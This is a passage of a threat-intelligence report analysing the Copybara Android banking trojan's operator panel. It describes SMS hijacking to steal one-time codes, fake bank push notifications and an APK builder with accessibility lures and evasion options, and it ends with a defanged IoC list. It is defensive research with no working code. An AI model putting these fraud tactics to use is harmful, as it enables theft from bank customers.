
Injection File (ZIP File)

1 File, MAX 1MB

ID	Name	Package	File Name	Category	Date	Action

Figure 16 – Injections settings

Furthermore, TAs can steal SMS messages using the “SMS RAT” capability, considering that some banks/crypto apps use the SMS as a 2FA method to send the OTP code during the login phase or to approve a transaction. When an attacker presses the “SMS RAT” button **(1)**, on the infected device appears a popup or a setting page (depending on the Android version) that asks the user to change the default SMS manager app **(2)** with the malicious app (masqueraded behind the bank name/icon). In case of change, the TAs can receive all the SMS messages **(3)** and automatically hide them on the infected device.



Default SMS app

● CheBanca! Token

○ Messages

Apps that allow you to use your phone number to send and receive short text messages, photos, videos, and more


SMS RAT

Action	Phone	Time	Message
Delete	5551234	01/18/2024 08:59:50	Hello Android
Delete	5554321	01/18/2024 09:29:03	0489324 is your OTP. Do not share it with anyone.

Figure 17 – Injections settings

Fake notifications

Another feature available inside the panel is the “Push Notification”, probably used to send to the infected devices fake push notifications that look like a bank notification to entice the user to open the bank's app in such a way that the malware can steal credentials. As shown in Figure 18, TAs can customise the fake push notification with a “title”, a “description”, the package name of the app, and an icon.



Send Notifcation

Title
Bank

Description
/as attempted. If this was NOT you, please login

Package Name
com.your.bank

Icon
No file selected.

CheBanca! Token

Bank

A payment was attempted. If this was NOT you, please login


Figure 18 – Push notification

APK builder

TAs can access a specific section of the panel to create and customise malicious apps. As illustrated in Figure 19, TAs can select the names and package names for the app and specify the icon to be used. Based on past campaigns, Copybara TAs typically opt for names and icons resembling those of Italian and Spanish banks, often incorporating terms like “Token” and “Sicuro/Seguro”.

Within the panel, TAs can further customise the APK file by:

- Implementing a specific Accessibility service popup to appear legitimate during the installation phases
- Encrypting the APK to evade detection
- Include “web injects” files to execute overlay attacks


APK Builder
✕
Main Settings
Permissions Hider

APK Title: APK Title

APK Package Name: APK Package Name

Target Country: All Countries

APK Icon (PNG): Image (PNG) 1 File, MAX 1MB

Design: Design 1

AnroidRAA
Update your AnroidRAA.
Click the "Continue" button and follow the installation steps.
1 Open settings
2 In Accessibility, open the "Downloaded Services" or "Installed Services" section.
3 Activate the 'AnroidRAA' option.
Continue

Encryption: □ Encrypt APK

Signing: ☑ Sign APK

Live Injections: □ Pre-Inject all files?

Hide Notifications?: ☑ Hide Notifications

Activate Accessibility Notifications?: ☑ Activate Accessibility Notifications

Accessibility Service Description

*It appears in the settings when activating the Service

Allows the system to secure your device, It uses the accessibility events to search for viruses and stop t

APK Injection (Open Link)

*When the victim clicks on the RAT it will open a URL

URL

Figure 19 – APK Builder

Conclusion

The emergence of On-Device Fraud (ODF) represents a significant and evolving threat within the realm of banking fraud. Our investigation into a recent Copybara operation sheds light on the intricate tactics employed by TAs to compromise user devices and perpetrate fraudulent activities directly through familiar channels. Using remote control functionality embedded within modern Android banking trojans, such as Vultur, TeaBot, and SpyNote, perpetrators have effectively minimised detection by challenging traditional anti-fraud measures.

Stakeholders within the banking and cybersecurity sectors must recognise the gravity of ODF and its implications for financial institutions and end-users. By understanding the complexities of these attacks and remaining vigilant against emerging threats, organisations can proactively mitigate risks and safeguard against potential losses. Our findings underscore the necessity for continued collaboration, innovation, and adaptation in the ongoing fight against banking fraud.

Collectively, we can work towards a more secure digital ecosystem for all through ongoing vigilance, robust defences, and informed decision-making.

Appendix 1: list of IoCs

The following table will summarize the list of all the commands found on Oscorp during the technical analysis:

IoC	Description
proceder-al-modulo[.]com	Phishing panel
descargar-e-instalar[.]com	Phishing panel
haga-clic-inicie-sesion[.]com	Phishing panel
link-dati[.]com	Phishing panel
nuova-app[.]com	Phishing panel
nuova-app-token[.]com	Phishing panel
enlace-datos[.]com	Phishing panel
app-nuova[.]com	Phishing panel
descarga-aqui[.]com	Phishing panel
22483da70e998a316e9ac5b905b0fc9e	Copybara APK
176.124.32[.]39	C2 panel